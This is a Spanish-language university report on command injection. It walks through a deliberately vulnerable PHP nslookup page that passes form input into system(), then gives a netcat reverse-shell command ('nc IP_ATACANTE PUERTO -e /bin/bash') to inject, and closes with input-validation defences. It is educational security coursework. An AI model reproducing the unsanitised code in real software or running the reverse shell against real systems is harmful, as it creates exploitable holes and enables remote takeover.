Seguridad informática – Command injection - Grupo 4

Herrera Juan Ignacio[#1], Ruiz Camila[*2], Tixeira Matias[#3], Gonzalez David[#4]

Universidad Nacional de Quilmes

[1] juanherreraung@outlook.com.ar

[2] camiruiz.cr21@gmail.com

[3] matiastixeira.3240@gmail.com

[4] davidgonzalezjs@gmail.com

Este informe estará enfocado en el tema Command Injection. El objetivo será realizar ataques mediante Shell Injection específicamente con una demostración práctica. Además de los ataques, se mostrarán las distintas formas de protección para poder prevenirlos

I. Introduction

La idea de Command Injection en nuestro trabajo es explotar una vulnerabilidad en un servidor web específicamente, que nos permita obtener el control sobre el equipo remoto mediante una Reverse Shell, para así poder ejecutar comandos en el mismo. Esta sesión Shell permite conectarse al objetivo del ataque, donde usaremos netcat. Una vez ejecutado el código que se inyectó, el atacante va a poder realizar cualquier acción sobre la información de la víctima a la cual tiene acceso.

II. Conceptos teóricos

A. Definiciónes:

-COMMAND INJECTION

Command Injection es un tipo de ataque que permite ejecutar comandos arbitrarios en el sistema operativo de un equipo. Esta vulnerabilidad se da cuando una aplicación recibe datos de entrada de un usuario y los pasa como argumentos a un comando sin realizar ningún tipo de validación sobre los mismos. Esto le permite a un atacante, escribiendo en el input algún carácter de separación de comandos, "inyectar" sus propios comandos junto con el original, los cuales serán ejecutados con los mismos privilegios que tenga el proceso que está corriendo la aplicación vulnerada.

-COMMAND INJECTION vs CODE INJECTION

Code Injection es un termino general que se usa para referirse a ataques en los que se busca inyectar codigo malicioso para ser ejecutado por una aplicación. En cambio, lo que se busca con Command Injection es conseguir inyectar comandos a nivel del sistema operativo.

III. Demostración práctica

B. Como saber si un equipo es vulnerable

El equipo de prueba que preparamos para atacar es un servidor web corriendo una aplicación escrita en PHP, la cual cuenta con un campo de texto, en el que se espera que el usuario ingrese el nombre de un dominio web, con el fin de obtener información sobre el mismo.

Hecha la petición, el texto enviado será utilizado directamente como parámetro de un comando a nivel del sistema operativo ejecutado por el servidor.

```php
<?php

    $domain_name = $_POST["domain_name"];

    echo nl2br("Hola, el dominio que acabas de buscar es: \n");
    echo system('nslookup '.$domain_name);

?>

```

Una vez terminado de ejecutar el comando, su salida sera enviada en la respuesta.


```
Hola, el dominio que acabas de buscar es:
Server: 100.72.3.101 Address: 100.72.3.101#53 Non-authoritative answer:
Name: www.google.com Address: 172.217.173.228 Name: www.google.com
Address: 2800:3f0:4002:80e::2004
```

Al observar la respuesta, un observador atento podrá notar que se corresponde con la que obtendríamos ejecutando en nuestra terminal el comando **nslookup** pasándole como parámetro el texto provisto, por lo que no

es descabellado pensar que eso es lo que está haciendo la aplicación. Si este fuera el caso estaríamos ante una posible vulnerabilidad que nos permitirá inyectar comandos en el texto ingresado, los cuales serían ejecutados en el equipo remoto con los mismos privilegios que cuente el proceso que está corriendo la aplicación web.

Para verificar que estamos ante la vulnerabilidad esperada, lo que podemos hacer es intentar explotarla inyectando un simple comando que imprima algo en salida estándar de la terminal remota junto a la salida habitual que produce la aplicación web. La forma que tenemos de inyectar un comando es agregando al final del texto a enviar un carácter separador de comandos, seguido del comando de prueba.

Luego de hacer una petición con el texto que figura en la imagen, podemos ver que junto con la respuesta habitual de la aplicación estamos obteniendo el resultado de ejecutar el comando "uname -v", lo cual demuestra que la vulnerabilidad existe y pudimos explotarla.



Existe la posibilidad de que un sistema sea vulnerable a este tipo de ataques, pero cuya funcionalidad no implique mostrar el resultado del comando ejecutado al usuario. En tal caso estaríamos ante lo que se conoce como una **vulnerabilidad ciega**. Para averiguar si podemos realizar este tipo de ataques en dicha situación lo que habría que hacer es ocasionar un delay en la respuesta inyectando un comando que lleve un cierto tiempo conocido para ser ejecutado. Si el tiempo que tarda la aplicación en respondernos fue mayor a lo habitual, habremos confirmado que el comando fue inyectado exitosamente.

C. Cómo obtener el control de un equipo remoto vulnerable

Para obtener el control de un equipo remoto utilizaremos Reverse Shell se basa en la creación de una shell remota usando como base la propia shell que se está ejecutando.

Para éste método se utilizan dos máquinas; una "atacante" que sería la que ejecutaría la shell remota, y una "víctima" que sería el equipo cuya shell remota deseamos obtener. En el equipo atacante el único requisito sería tener instalada la herramienta netcat. En el de la "víctima" en cambio no sería necesario, pues habría diferentes métodos para realizar la shell remota; lo que se haría sería ponernos con netcat a "escuchar" en un puerto y desde la otra máquina se establecería una conexión con el puerto del atacante para así obtener el control del equipo remoto.

Hay distintos métodos para conectarnos con la otra máquina. Se puede realizar con distintos lenguajes.

Es importante tener en cuenta que todos los métodos requieren que haya un cierto software instalado, y que en caso de no estar instalado, no se podría utilizar dicho método de comunicación.

Para escuchar desde la máquina atacante tendríamos que hacer:

nc -lvp PUERTO

nc inicia nuestro netcat command

- l “listen” para el equipo en modo escucha y obtener las conexiones
- v “verbose” para obtener la información del procedimiento
- p “port” para indicar el puerto

Primero ejecutamos el comando en la máquina del atacante, ya que debemos estar escuchando en un puerto para que se realice la conexión. Una vez que lo preparamos apretamos ENTER y ya tenemos al equipo esperando conexión.

El siguiente comando es el que vamos a inyectar para que sea ejecutado en el equipo remoto:

nc IP_ATACANTE PUERTO -e /bin/bash

- e para el /bin /bash para ejecutar la bash shell una vez que se conecta

Un ejemplo que podemos utilizar es el comando ls para mostrar los archivos de la página.

En un escenario típico de acceso remoto al sistema, el usuario es el cliente y la máquina de destino es el servidor. El usuario inicia una conexión de shell remota y el sistema de destino escucha dichas conexiones. Con un Reverse Shell, los roles son opuestos. Es la máquina de destino la que inicia la conexión con el usuario, y la computadora del usuario escucha las conexiones entrantes en un puerto específico.

La razón principal por la que los atacantes suelen utilizar Reverse Shell es la forma en que se configuran la mayoría de los firewalls. Los servidores atacados generalmente permiten conexiones solo en puertos específicos. Por

ejemplo, un servidor web dedicado solo aceptará conexiones en los puertos 80 y 443. Esto significa que no hay posibilidad de establecer un escucha de shell en el servidor atacado.

Por otro lado, los firewalls no suelen limitar las conexiones salientes. Por lo tanto, un atacante puede establecer un servidor en su propia máquina y crear una conexión inversa. Todo lo que el atacante necesita es una máquina que tenga una dirección IP pública (enrutable) y una herramienta como netcat para crear el oyente y vincularle el acceso de shell.

IV. Conclusión

El control ante las vulnerabilidades es una parte muy importante para cualquier empresa u entidad, la seguridad debe ser una parte fundamental de esta para poder mantener la integridad, confidencialidad y disponibilidad de sus servicios y activos, al no tener suficiente seguridad se pone en riesgo la parte financiera y la reputación de la entidad.

Luego de investigar y de haber realizado el trabajo final, sabemos que command injection es un tipo ataque que explota una vulnerabilidad bastante común que puede darse en cualquier aplicación o software que no tenga el suficiente control sobre inputs en los cuales el usuario ingresa algún tipo de texto que puede ser ejecutado por el sistema, esta vulnerabilidad no solo es frecuente sino también es crítica ya que podría llegar a darle el control remoto de la máquina al atacante , esto podemos afirmarlo ya que aparece en el top 10 de vulnerabilidades de OWASP, dicho esto ya sea que seamos una empresa con un software de mucho alcance o tengamos una aplicación reducida debemos tener en cuenta en el proceso de desarrollo y de testeo esta posible vulnerabilidad.

La forma en la cual podemos evitar estos ataques es validar correctamente estos inputs y evitar que en la información ingresada por el usuario esté presente algún tipo de comando que permita tomar control remoto de la máquina que ejecuta el código, por ejemplo podríamos validar que en el texto ingresado no haya caracteres que puedan separar comandos en consola como: ; , && , || , etc .

También podemos utilizar APIS propias del lenguaje para evitar este tipo de ataques, un ejemplo de esto podría ser en Java que en lugar de usar Runtime.exec () para emitir un comando "mail", use la API de Java disponible ubicada en javax.mail. *.

A modo de conclusión podemos decir que command injection es un tipo de ataque que se debe tener en cuenta para cualquier aplicación que de la posibilidad de inyectar comandos, pero que sabiendo de la vulnerabilidad se pueden realizar simples controles para poder evitarla.

REFERENCIAS

Georgia Weidman (2014). Penetration testing: a hands-on introduction to hacking.

Guía USERS 004: Manual del hacker ético

OWASP - Command Injection
https://owasp.org/www-community/attacks/Command_Injection

OWASP - Code Injection
https://owasp.org/www-community/attacks/Code_Injection

What is command injection? - Web Security Academy
https://www.youtube.com/watch?v=8PDDjCW5XWw&t=1s

DVWA: Command Injection Explanation and Solutions
https://www.youtube.com/watch?v=8HBwuT5LXvM

bWAPP - OS Command Injection With Commix (All levels)
https://www.youtube.com/watch?v=5-1QLbVa8YE&t=691s

PlayingWithPackets - Reverse Shell via Command Injection
https://playingwithpackets.com/commandinjection/

How to get remote access to your hacking targets // reverse shells with netcat (Windows and Linux!!)
https://www.youtube.com/watch?v=bXCeFPNWjsM